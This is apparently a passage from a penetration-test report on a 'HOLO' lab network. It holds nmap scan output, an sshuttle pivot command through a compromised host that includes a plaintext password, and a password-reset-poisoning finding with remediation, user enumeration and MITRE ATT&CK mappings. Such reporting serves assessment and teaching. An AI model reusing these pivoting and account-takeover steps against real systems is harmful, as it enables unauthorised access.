Discovered open port 3306/tcp on 10.200.107.31
Discovered open port 139/tcp on 10.200.107.31
Discovered open port 80/tcp on 10.200.107.31
Discovered open port 443/tcp on 10.200.107.31
Increasing send delay for 10.200.107.31 from 0 to 5 due to 40 out of 99 dropped probes since last increase.
Completed SYN Stealth Scan at 07:49, 1.14s elapsed (100 total ports)
Nmap scan report for 10.200.107.31
Host is up, received arp-response (0.0014s latency).
Scanned at 2021-09-09 07:49:50 UTC for 1s
Not shown: 92 closed ports
Reason: 92 resets
PORT     STATE SERVICE       REASON
22/tcp   open  ssh           syn-ack ttl 128
80/tcp   open  http          syn-ack ttl 128
135/tcp  open  msrpc         syn-ack ttl 128
139/tcp  open  netbios-ssn   syn-ack ttl 128
443/tcp  open  https         syn-ack ttl 128
445/tcp  open  microsoft-ds  syn-ack ttl 128
3306/tcp open  mysql         syn-ack ttl 128
3389/tcp open  ms-wbt-server syn-ack ttl 128
MAC Address: 02:31:B4:87:B6:4D (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
           Raw packets sent: 142 (6.232KB) | Rcvd: 101 (4.060KB)
root@ip-10-200-107-33:~#
```

- nmap -nvv -Pn -T4 -F 10.200.107.32

```
root@ip-10-200-107-33:~# nmap -nvv -Pn -T4 -F 10.200.107.32
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-09 07:51 UTC
Initiating ARP Ping Scan at 07:51
Scanning 10.200.107.32 [1 port]
Completed ARP Ping Scan at 07:51, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 07:51
Scanning 10.200.107.32 [100 ports]
Discovered open port 139/tcp on 10.200.107.32
Discovered open port 3389/tcp on 10.200.107.32
Discovered open port 445/tcp on 10.200.107.32
Discovered open port 135/tcp on 10.200.107.32
Increasing send delay for 10.200.107.32 from 0 to 5 due to 37 out of 91 dropped probes since last increase.
Completed SYN Stealth Scan at 07:51, 1.14s elapsed (100 total ports)
Nmap scan report for 10.200.107.32
Host is up, received arp-response (0.0016s latency).
Scanned at 2021-09-09 07:51:08 UTC for 1s
Not shown: 96 closed ports
Reason: 96 resets
PORT     STATE SERVICE       REASON
135/tcp  open  msrpc         syn-ack ttl 128
139/tcp  open  netbios-ssn   syn-ack ttl 128
445/tcp  open  microsoft-ds  syn-ack ttl 128
3389/tcp open  ms-wbt-server syn-ack ttl 128
MAC Address: 02:92:1F:99:8F:8B (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.30 seconds
           Raw packets sent: 147 (6.452KB) | Rcvd: 101 (4.044KB)
root@ip-10-200-107-33:~#
```

- nmap -nvv -Pn -T4 -F 10.200.107.35


```
root@ip-10-200-107-33:~# nmap -nvv -Pn -T4 -F 10.200.107.35
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-09 07:51 UTC
Initiating ARP Ping Scan at 07:51
Scanning 10.200.107.35 [1 port]
Completed ARP Ping Scan at 07:51, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 07:51
Scanning 10.200.107.35 [100 ports]
Discovered open port 445/tcp on 10.200.107.35
Discovered open port 80/tcp on 10.200.107.35
Discovered open port 139/tcp on 10.200.107.35
Discovered open port 135/tcp on 10.200.107.35
Discovered open port 3389/tcp on 10.200.107.35
Increasing send delay for 10.200.107.35 from 0 to 5 due to 39 out of 96 dropped probes since last increase.
Completed SYN Stealth Scan at 07:51, 1.14s elapsed (100 total ports)
Nmap scan report for 10.200.107.35
Host is up, received arp-response (0.0030s latency).
Scanned at 2021-09-09 07:51:47 UTC for 2s
Not shown: 95 closed ports
Reason: 95 resets
PORT     STATE SERVICE       REASON
80/tcp   open  http          syn-ack ttl 128
135/tcp  open  msrpc         syn-ack ttl 128
139/tcp  open  netbios-ssn   syn-ack ttl 128
445/tcp  open  microsoft-ds  syn-ack ttl 128
3389/tcp open  ms-wbt-server syn-ack ttl 128
MAC Address: 02:47:8E:03:D4:6D (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
           Raw packets sent: 144 (6.320KB) | Rcvd: 101 (4.048KB)
root@ip-10-200-107-33:~#
```

MITRE ATT&CK Framework References:

- Tactic - TA0043 - Reconnaissance
- Technique - T1595 - Active Scanning
- Technique - T1592 - Gather Victim Host Information
- Technique - T1590 - Gather Victim Network Information
- Sub-technique - T1595.001 - Active Scanning: Scanning IP Blocks
- Sub-technique – T1592.002 - Gather Victim Host Information: Software
- Sub-technique – T1590.005 - Gather Victim Network Information: IP Addresses


Attempted to access another host to move laterally

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ping 10.200.107.31
PING 10.200.107.31 (10.200.107.31) 56(84) bytes of data.
^C
--- 10.200.107.31 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2035ms
```




Using sshuttle to forward traffic from attacker machine to compromised host to access HOLO corporate network (as attacker unable to access to another host directly)

- sudo sshuttle -D -N -r linux-admin:linuxrulez@10.200.107.33 -x 10.200.107.33 10.200.107.0/24 -vvv



- sudo ps -elf | grep sshu






MITRE ATT&CK Framework References:


- Tactic – TA0011 - Command and Control
- Technique – T1572 - Protocol Tunneling

System: 10.200.107.31


Vulnerability Exploited	CWE-640: Weak Password Recovery Mechanism for Forgotten Password
Description	HOLO impose weak password recovery mechanism. This configuration allows attackers to construct a password reset poisoning attack in which BLACK SUN SECURITY leveraging valid user account information to submits password reset request on their behave and intercept resulting HTTP request which contain victim password reset token (as URL link). Then BLACK SUN SECURITY acting on behave of the user visit the link that given option to enter a new password in which resulting password change and token destroyed.
Impact	Medium
System	10.200.107.31
Port Open	TCP: 22,80,135,139,443,445,3306,3389
Web Application	http://10.200.107.31
References	CWE-640: Weak Password Recovery Mechanism for Forgotten Password Additional Reference: • Password reset poisoning - PortSwigger • Password Reset Vulnerability (Poisoning) - Acunetix
Vulnerability Explanation	This vulnerability allows attackers to recover or change victim passwords without knowing the original password, as the password reset mechanism is weak. One of the methods to successful exploit this vulnerability is password reset poisoning. Password reset poisoning is a technique whereby an attacker manipulates a vulnerable website into generating a password reset link pointing under their control. This behavior can be leveraged to steal the secret tokens required to reset arbitrary users' passwords and, ultimately, compromise their accounts.
Vulnerability Fix / Remediation	Make sure that all input supplied by the user to the password recovery mechanism is thoroughly filtered and validated. Require that the user properly answers the security question prior to resetting their password and sending the new password to the e-mail address of record.

	Validate host header before use do not trust host header blindly do not rely on Host header completely
Remediation Owner	Web Application Developer
Nmap Scan Result	• nmap -nvv -Pn -T4 -F 10.200.107.31  MITRE ATT&CK Framework References: • Tactic - TA0043 - Reconnaissance • Technique - T1595 - Active Scanning • Technique - T1592 - Gather Victim Host Information • Technique - T1590 - Gather Victim Network Information • Sub-technique - T1595.001 - Active Scanning: Scanning IP Blocks • Sub-technique – T1592.002 - Gather Victim Host Information: Software • Sub-technique – T1590.005 - Gather Victim Network Information: IP Addresses

http://10.200.107.31	  `}` `.user {` `margin-top: 10%;` `}` `.pass {` `margin-top: 3%;` `}` `.button {` `margin-top: 3%;` `margin-bottom: 3%;` `}` `.form-inline input {` `vertical-align: middle;` `padding: 10px;` `background-color: #fff;` `border: 1px solid #ddd;` `}` `.form-inline button {` `padding: 10px 20px;` `background-color: #06d6a0;` `border: 1px solid #ddd;` `color: white;` `cursor: pointer;` `}` `.form-inline button:hover {` `background-color: #04b889;` `}` `body {` `background-color: #171A21;` `overflow: hidden;` `}` `</style>` `<body>` `<div class="box_container">` `<a href="index.php"><img src="holo_logo_text_medium.png" alt="holo logo" class="logo_center"></a>` `<div class="login_container">` `<form class="form-inline" action="/login.php">` `<input type="user" id="user" class="user" placeholder="Enter username" name="user"> ` `<input type="password" id="pwd" class="pass"placeholder="Enter password" name="password"> ` `<button type="submit" class="button">Login</button>` `</form>` `<form class="form-inline" action="/reset_form.php">` `<button type="submit" class="button">Forgot Password?</button>` `</form>` `</div>` `</div>` `</body>` `</html>`
Attempt login to http://10.200.107.31	User: admin




User: gurag





MITRE ATT&CK Reference:




- Tactic – TA0007 - Discovery
- Technique – T1087 – Account Discovery
- Sub-technique – T1087.001 – Account Discovery: Local Account

Reset password page of http://10.200.107.31











Attempt to reset user password	User: admin  User: gurag   MITRE ATT&CK Reference: • Tactic – TA0007 - Discovery • Technique – T1087 – Account Discovery • Sub-technique – T1087.001 – Account Discovery: Local Account

